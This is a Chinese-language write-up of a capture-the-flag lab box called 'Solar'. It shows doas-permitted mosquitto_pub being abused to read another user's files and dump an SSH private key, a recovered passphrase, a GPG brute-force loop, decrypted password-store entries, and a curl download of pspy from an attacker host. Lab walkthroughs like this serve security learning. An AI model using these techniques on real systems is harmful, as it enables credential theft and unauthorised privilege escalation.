
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
(remote) www-data@solar:/var/www/sunfriends.nyx$ mosquitto_pub --help
mosquitto_pub is a simple mqtt client that will publish a message on a single topic and exit.
mosquitto_pub version 2.0.11 running on libmosquitto 2.0.11.

Usage: mosquitto_pub {[-h host] [--unix path] [-p port] [-u username] [-P password] -t topic | -L URL}
                     {-f file | -l | -n | -m message}
                     [-c] [-k keepalive] [-q qos] [-r] [--repeat N] [--repeat-delay time] [-x session-expiry]
                     [-A bind_address] [--nodelay]
                     [-i id] [-I id_prefix]
                     [-d] [--quiet]
                     [-M max_inflight]
                     [-u username [-P password]]
                     [--will-topic [--will-payload payload] [--will-qos qos] [--will-retain]]
                     [{--cafile file | --capath dir} [--cert file] [--key file]
                       [--ciphers ciphers] [--insecure]
                       [--tls-alpn protocol]
                       [--tls-engine engine] [--keyform keyform] [--tls-engine-kpass-sha1]]
                       [--tls-use-os-certs]
                     [--psk hex-key --psk-identity identity [--ciphers ciphers]]
                     [--proxy socks-url]
                     [--property command identifier value]
                     [-D command identifier value]
       mosquitto_pub --help

 -A : bind the outgoing socket to this host/ip address. Use to control which interface
      the client communicates over.
 -d : enable debug messages.
 -c : disable clean session/enable persistent client mode
      When this argument is used, the broker will be instructed not to clean existing sessions
      for the same client id when the client connects, and sessions will never expire when the
      client disconnects. MQTT v5 clients can change their session expiry interval with the -x
      argument.
 -D : Define MQTT v5 properties. See the documentation for more details.
 -f : send the contents of a file as the message.
 -h : mqtt host to connect to. Defaults to localhost.
 -i : id to use for this client. Defaults to mosquitto_pub_ appended with the process id.
 -I : define the client id as id_prefix appended with the process id. Useful for when the
      broker is using the clientid_prefixes option.
 -k : keep alive in seconds for this client. Defaults to 60.
 -L : specify user, password, hostname, port and topic as a URL in the form:
      mqtt(s)://[username[:password]@]host[:port]/topic
 -l : read messages from stdin, sending a separate message for each line.
 -m : message payload to send.
 -M : the maximum inflight messages for QoS 1/2..
 -n : send a null (zero length) message.
 -p : network port to connect to. Defaults to 1883 for plain MQTT and 8883 for MQTT over TLS.
 -P : provide a password
 -q : quality of service level to use for all messages. Defaults to 0.
 -r : message should be retained.
 -s : read message from stdin, sending the entire input as a message.
 -t : mqtt topic to publish to.
 -u : provide a username
 -V : specify the version of the MQTT protocol to use when connecting.
      Can be mqttv5, mqttv311 or mqttv31. Defaults to mqttv311.
 -x : Set the session-expiry-interval property on the CONNECT packet. Applies to MQTT v5
      clients only. Set to 0-4294967294 to specify the session will expire in that many
      seconds after the client disconnects, or use -1, 4294967295, or ∞ for a session
      that does not expire. Defaults to -1 if -c is also given, or 0 if -c not given.
 --help : display this message.
 --nodelay : disable Nagle's algorithm, to reduce socket sending latency at the possible
             expense of more packets being sent.
 --quiet : don't print error messages.
 --repeat : if publish mode is -f, -m, or -s, then repeat the publish N times.
 --repeat-delay : if using --repeat, wait time seconds between publishes. Defaults to 0.
 --unix : connect to a broker through a unix domain socket instead of a TCP socket,
          e.g. /tmp/mosquitto.sock
 --will-payload : payload for the client Will, which is sent by the broker in case of
                  unexpected disconnection. If not given and will-topic is set, a zero
                  length message will be sent.
 --will-qos : QoS level for the client Will.
 --will-retain : if given, make the client Will retained.
 --will-topic : the topic on which to publish the client Will.
 --cafile : path to a file containing trusted CA certificates to enable encrypted
            communication.
 --capath : path to a directory containing trusted CA certificates to enable encrypted
            communication.
 --cert : client certificate for authentication, if required by server.
 --key : client private key for authentication, if required by server.
 --keyform : keyfile type, can be either "pem" or "engine".
 --ciphers : openssl compatible list of TLS ciphers to support.
 --tls-version : TLS protocol version, can be one of tlsv1.3 tlsv1.2 or tlsv1.1.
                 Defaults to tlsv1.2 if available.
 --insecure : do not check that the server certificate hostname matches the remote
              hostname. Using this option means that you cannot be sure that the
              remote host is the server you wish to connect to and so is insecure.
              Do not use this option in a production environment.
 --tls-engine : If set, enables the use of a TLS engine device.
 --tls-engine-kpass-sha1 : SHA1 of the key password to be used with the selected SSL engine.
 --tls-use-os-certs : Load and trust OS provided CA certificates.
 --psk : pre-shared-key in hexadecimal (no leading 0x) to enable TLS-PSK mode.
 --psk-identity : client identity string for TLS-PSK mode.
 --proxy : SOCKS5 proxy URL of the form:
           socks5h://[username[:password]@]hostname[:port]
           Only "none" and "username" authentication is supported.

See https://mosquitto.org/ for more information.
根据使用说明进行尝试:
1
2
3
4
5
6
7
8
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -t flag -f /home/lenam/user.txt
Connection error: Connection Refused: not authorised.
Error: The connection was refused.
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/user.txt
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/.ssh/id_rsa
Error: Unable to open file "/home/lenam/.ssh/id_rsa".
Error loading input file "/home/lenam/.ssh/id_rsa".
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/.ssh/authorized_keys
查看一下:

得到了flag以及公钥,发现私钥为ssh-ed25519:
1
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/.ssh/id_ed25519
1
2
3
4
5
6
7
8
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABACAiuY2y
KncKfFktSk6euqAAAAEAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIE8G8M95Y8BUlMqb
Tsv9CKcq8mefKwEnXrGTswVfh0xoAAAAkIJIgfgFcAYwUAewcKCiH1cqgQJbCzjAwXYAxB
u9G7Pr0WVwHcGPoksvuYrPodhd7dzkh1qYbNJvVkxgY1b99U8iANbgDjln+V48BWPY5/OG
R2ozwP2jgHFCyBdwqMr2zVnZbHA05br5wQoKWSEzmSC1N16q/BGuOIUr3lDKPq4fJLdb7o
I2a07w0+3R/Wlbcw==
-----END OPENSSH PRIVATE KEY-----
看一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/temp/Solar]
└─$ cat temp
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABACAiuY2y
KncKfFktSk6euqAAAAEAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIE8G8M95Y8BUlMqb
Tsv9CKcq8mefKwEnXrGTswVfh0xoAAAAkIJIgfgFcAYwUAewcKCiH1cqgQJbCzjAwXYAxB
u9G7Pr0WVwHcGPoksvuYrPodhd7dzkh1qYbNJvVkxgY1b99U8iANbgDjln+V48BWPY5/OG
R2ozwP2jgHFCyBdwqMr2zVnZbHA05br5wQoKWSEzmSC1N16q/BGuOIUr3lDKPq4fJLdb7o
I2a07w0+3R/Wlbcw==
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/temp/Solar]
└─$ ssh-keygen -y -f temp
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'temp' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "temp": bad permissions

┌──(kali㉿kali)-[~/temp/Solar]
└─$ chmod 600 temp

┌──(kali㉿kali)-[~/temp/Solar]
└─$ ssh-keygen -y -f temp
Enter passphrase for "temp":
发现需要密码。。。。。那就找一下密码吧。。。。
1
2
3
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/.nanorc
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/.node_repl_history
(remote) www-data@solar:/var/www/sunfriends.nyx$ doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/note.txt
1
2
3
4
5
6
7
8
9
10
# .nanorc
include /usr/share/nano/*.nanorc
set historylog              # 很重要!!!!

# .node_repl_history
.exit
que

# note.txt
You just have to remember the one that starts with love and ends with a number.
密码可能是love开头密码结尾的,爆破?算了接着看吧:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
(remote) www-data@solar:/var/www/sunfriends.nyx$ find / -user lenam -type f 2>/dev/null | grep -v proc
/home/lenam/.node_repl_history
/home/lenam/.bashrc
/home/lenam/.profile
/home/lenam/.nanorc
/home/lenam/.bash_logout
(remote) www-data@solar:/var/www/sunfriends.nyx$ find / -group lenam -type f 2>/dev/null | grep -v proc
/home/lenam/.node_repl_history
/home/lenam/.bashrc
/home/lenam/.profile
/home/lenam/.nanorc
/home/lenam/user.txt
/home/lenam/note.txt
/home/lenam/.bash_logout
作者这里利用这个程序用以检测系统文件是否存在,真是一个美妙的想法。。。。看一下是咋做的吧,首先看了一下系统版本:
1
2
(remote) www-data@solar:/tmp$ cat /etc/debian_version
12.7
然后去官网找了一下相关文件名:
1
2
┌──(kali㉿kali)-[~/temp/Solar]
└─$ curl https://wiki.debian.org/DotFilesList 2> /dev/null | grep -oP '(?<=\<tt class="backtick">).*?(?=</tt>)' | sort | uniq
然后使用mosquitto_pub进行批量验证:
1
2
3
4
5
6
7
8
cat ./dotfiles.txt | tr '\n' '\0' | xargs -0 -I {} -P 50 bash -c '
    result=$(doas -u lenam /usr/bin/mosquitto_pub -f "/home/lenam/.local/nano/{}" 2>&1 | wc -l)
    if [ "$result" -eq 3 ]; then
        echo "** Folder {} $(ls -dlah {} 2>/dev/null)"
    elif [ "$result" -eq 97 ]; then
        echo "** File {} $(ls -lah {} 2>/dev/null)"
    fi
'
通过输出判单/nano下是否存在的文件的一个并行验证脚本,nbplus!!!但是我本地没有复现成功哈,不过这个不重要,可以本地实验一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(kali㉿kali)-[~/temp/Solar]
└─$ cd ~/

┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ vim .nanorc

┌──(kali㉿kali)-[~]
└─$ cat .nanorc
include /usr/share/nano/*.nanorc
set historylog

┌──(kali㉿kali)-[~]
└─$ nano /tmp/test

┌──(kali㉿kali)-[~]
└─$ cat /tmp/test
testtestetsstetes
esttetstets
eseyesyyeyseys
yesyeys

┌──(kali㉿kali)-[~]
└─$ ls -la ./.local/share/nano
total 8
drwx------  2 kali kali 4096 Jan  2 05:46 .
drwxr-xr-x 14 kali kali 4096 Jan  2 05:46 ..

┌──(kali㉿kali)-[~]
└─$ nano /tmp/test

┌──(kali㉿kali)-[~]
└─$ ls -la ./.local/share/nano
total 12
drwx------  2 kali kali 4096 Jan  2 05:50 .
drwxr-xr-x 14 kali kali 4096 Jan  2 05:46 ..
-rw-------  1 kali kali   12 Jan  2 05:50 search_history
set historylog 配置项本身不会在特定时间点”触发”,它只是启用历史记录功能。在 nano 中执行搜索(ctrl+w)或替换(ctrl + \)操作时,这个功能才会被触发,找一下:
1
doas -u lenam /usr/bin/mosquitto_pub -u 5up3r -P bloods -t flag -f /home/lenam/.local/share/nano/search_history
1
2
3
4
5
6
7
8
9
10
11
<title>
conf-key-passphrase
backups
testpassword
CzMO48xpwof8nvQ6JUhF

CzMO48xpwof8nvQ6JUhF

if (typeoff data === "string")
TODO
找到了密码。。。。。。
1
2
3
4
5
┌──(kali㉿kali)-[~/temp/Solar]
└─$ ssh-keygen -y -f temp
Enter passphrase for "temp":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE8G8M95Y8BUlMqbTsv9CKcq8mefKwEnXrGTswVfh0xo lenam@solar

gpg爆破密码+kill node=>debug=>反弹shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
lenam@solar:~$ ls -la
total 52
drwxr-xr-x 6 lenam lenam 4096 Sep  4  2024 .
drwxr-xr-x 4 root  root  4096 Aug 28  2024 ..
lrwxrwxrwx 1 root  root     9 Jun 10  2024 .bash_history -> /dev/null
-rw-rw---- 1 lenam lenam  220 Jun 10  2024 .bash_logout
-rw-rw---- 1 lenam lenam 3578 Aug 28  2024 .bashrc
drwxrwx--x 4 lenam lenam 4096 Sep  4  2024 .gnupg
lrwxrwxrwx 1 lenam lenam    9 Aug 29  2024 .lesshst -> /dev/null
drwxrwx--x 3 lenam lenam 4096 Jul 13  2024 .local
lrwxrwxrwx 1 root  root     9 Jun 28  2024 .mysql_history -> /dev/null
-rw-rw---- 1 lenam lenam   48 Aug 28  2024 .nanorc
-rw-rw---- 1 lenam lenam    9 Sep  4  2024 .node_repl_history
-rw-rw---- 1 root  lenam   80 Sep  4  2024 note.txt
drwxrwx--x 4 lenam lenam 4096 Aug 29  2024 .password-store
-rw-rw---- 1 lenam lenam  807 Jun 10  2024 .profile
drwxrwx--x 2 lenam lenam 4096 Aug 27  2024 .ssh
-rw-rw---- 1 root  lenam   33 Jul 13  2024 user.txt
lenam@solar:~$ ls -la ./.ssh
total 20
drwxrwx--x 2 lenam lenam 4096 Aug 27  2024 .
drwxr-xr-x 6 lenam lenam 4096 Sep  4  2024 ..
-rw-rw---- 1 lenam lenam   93 Aug 27  2024 authorized_keys
-rw-rw---- 1 lenam lenam  444 Aug 27  2024 id_ed25519
-rw-rw---- 1 lenam lenam   93 Aug 27  2024 id_ed25519.pub
lenam@solar:~$ cat /etc/doas.conf
permit nopass www-data as lenam cmd /usr/bin/mosquitto_pub
permit lenam as julian cmd /bin/kill
permit setenv { PATH } julian as root cmd /usr/local/bin/backups
lenam@solar:~$ doas -u julian /bin/kill
doas (lenam@solar) password:
lenam@solar:~$ pass
Password Store
├── personal
│   ├── private_id
│   └── user
└── work
    └── office
存在三个密码,尝试进行获取,发现:

发现有加密,可能是为htb做的靶机,看一下,有一个叫.gnupg的默认目录,查了一下似乎是 GnuPG/GPG 存储其配置、密钥和其他敏感数据,看一下是个啥 https://github.com/gpg/gnupg:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
lenam@solar:~/.gnupg$ gpg
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: Go ahead and type your message ...
^C
gpg: signal Interrupt caught ... exiting

lenam@solar:~/.gnupg$ gpg --version
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
gpg (GnuPG) 2.2.40
libgcrypt 1.10.1
Copyright (C) 2022 g10 Code GmbH
License GNU GPL-3.0-or-later <https://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Home: /home/lenam/.gnupg
Supported algorithms:
Pubkey: RSA, ELG, DSA, ECDH, ECDSA, EDDSA
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,
        CAMELLIA128, CAMELLIA192, CAMELLIA256
Hash: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
Compression: Uncompressed, ZIP, ZLIB, BZIP2
看一下其他基本信息:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
lenam@solar:~/.gnupg$ gpg -k --with-keygrip
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
/home/lenam/.gnupg/pubring.kbx
------------------------------
pub   rsa3072 2024-08-29 [SC]
      E6DB2B029F01725397A555CD6CE6C909C038D50C
      Keygrip = 18DB29FBB15652340964CF0E1C710F34AA848ADD
uid           [ultimate] secret <lenam@solar.htb>
sub   rsa3072 2024-08-29 [E]
      Keygrip = C622C75FED7EF077FDE1AB4D6A1F5D37E4896A95

lenam@solar:~/.gnupg$ gpg -K --with-keygrip
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
/home/lenam/.gnupg/pubring.kbx
------------------------------
sec   rsa3072 2024-08-29 [SC]
      E6DB2B029F01725397A555CD6CE6C909C038D50C
      Keygrip = 18DB29FBB15652340964CF0E1C710F34AA848ADD
uid           [ultimate] secret <lenam@solar.htb>
ssb   rsa3072 2024-08-29 [E]
      Keygrip = C622C75FED7EF077FDE1AB4D6A1F5D37E4896A95
pub:表示这是一个主公钥(public key)。rsa3072:密钥算法为 RSA,长度为 3072 位。2024-08-29:密钥的创建日期。[SC]:密钥的能力(usage flags):S= 可用于 签名(Sign)C= 可用于 认证/证书(Certify)——即可以签发其他子密钥或用户 ID
E6DB2B029F01725397A555CD6CE6C909C038D50C是该主公钥的 完整指纹(40 个十六进制字符),用于唯一标识此密钥。uid:用户身份信息。secret <lenam@solar.htb>:名字为secret,邮箱为lenam@solar.htb。[ultimate]:表示当前 GPG 用户完全信任这个密钥的所有权(本地生成密钥)。
-k和-K分别是查看公钥和私钥的选项。
注意到note.txt的内容,密码可能是在这里起作用的,尝试获取字典进行尝试:
1
2
┌──(kali㉿kali)-[~/temp/Solar]
└─$ grep "^love.*[0-9]$"  /usr/share/wordlists/rockyou.txt > pass
然后进行爆破:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
lenam@solar:/tmp$ pass
Password Store
├── personal
│   ├── private_id
│   └── user
└── work
    └── office
lenam@solar:~$ ls -la
total 52
drwxr-xr-x 6 lenam lenam 4096 Sep  4  2024 .
drwxr-xr-x 4 root  root  4096 Aug 28  2024 ..
lrwxrwxrwx 1 root  root     9 Jun 10  2024 .bash_history -> /dev/null
-rw-rw---- 1 lenam lenam  220 Jun 10  2024 .bash_logout
-rw-rw---- 1 lenam lenam 3578 Aug 28  2024 .bashrc
drwxrwx--x 4 lenam lenam 4096 Jan  3 00:10 .gnupg
lrwxrwxrwx 1 lenam lenam    9 Aug 29  2024 .lesshst -> /dev/null
drwxrwx--x 3 lenam lenam 4096 Jul 13  2024 .local
lrwxrwxrwx 1 root  root     9 Jun 28  2024 .mysql_history -> /dev/null
-rw-rw---- 1 lenam lenam   48 Aug 28  2024 .nanorc
-rw-rw---- 1 lenam lenam    9 Sep  4  2024 .node_repl_history
-rw-rw---- 1 root  lenam   80 Sep  4  2024 note.txt
drwxrwx--x 4 lenam lenam 4096 Aug 29  2024 .password-store
-rw-rw---- 1 lenam lenam  807 Jun 10  2024 .profile
drwxrwx--x 2 lenam lenam 4096 Aug 27  2024 .ssh
-rw-rw---- 1 root  lenam   33 Jul 13  2024 user.txt
lenam@solar:~$ cd .password-store/
lenam@solar:~/.password-store$ ls -la
total 20
drwxrwx--x 4 lenam lenam 4096 Aug 29  2024 .
drwxr-xr-x 6 lenam lenam 4096 Sep  4  2024 ..
-rw-rw---- 1 lenam lenam    7 Aug 29  2024 .gpg-id
drwxrwx--x 2 lenam lenam 4096 Aug 29  2024 personal
drwxrwx--x 2 lenam lenam 4096 Aug 29  2024 work
lenam@solar:~/.password-store$ cat .gpg-id
secret
lenam@solar:~/.password-store$ tree ./
./
├── personal
│   ├── private_id.gpg
│   └── user.gpg
└── work
    └── office.gpg

3 directories, 3 files
lenam@solar:/tmp$ while IFS= read -r p; do echo "$p" | gpg --batch --pinentry-mode loopback --passphrase-fd 0 --decrypt ~/.password-store/work/office.gpg 2>/dev/null && echo -e "\n[+] Password is: $p" && break; done < pass
d1NpIh1bCKMx

[+] Password is: loverboy1
--batch --pinentry-mode loopback禁止弹窗,允许从 stdin 读密码--passphrase-fd 0从文件描述符 0(即 stdin)读取密码
于是找到了密码loverboy1,尝试进行解密:
1
2
3
4
5
6
7
8
9
lenam@solar:~$ pass personal/private_id
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
CzMO48xpwof8nvQ6JUhF
lenam@solar:~$ pass personal/user
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
qiFQI7buDp7zIQnAymEY
lenam@solar:~$ pass work/office
gpg: WARNING: unsafe permissions on homedir '/home/lenam/.gnupg'
d1NpIh1bCKMx
得到了三个密码,尝试使用su进行切换,发现第二个正确,没有报错就是对的。
有了密码咱们就可以按照前面的信息接着进行操作了:
1
2
3
4
lenam@solar:~$ cat /etc/doas.conf
permit nopass www-data as lenam cmd /usr/bin/mosquitto_pub
permit lenam as julian cmd /bin/kill
permit setenv { PATH } julian as root cmd /usr/local/bin/backups
监听一下进程吧:
1
2
3
4
lenam@solar:~$ cd /tmp
lenam@solar:/tmp$ curl -s http://192.168.1.12:2345/pspy64 -o pspy64
lenam@solar:/tmp$ chmod +x pspy64
lenam@solar:./pspy64
看一下有哪些进程:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
lenam@solar:~$ ps aux | grep julian
julian     14634  1.6  4.3 1058380 87464 ?       Ssl  00:19   0:01 /home/julian/.nvm/versions/node/v22.7.0/bin/node /home/julian/.local/bin/demoadm/login.js
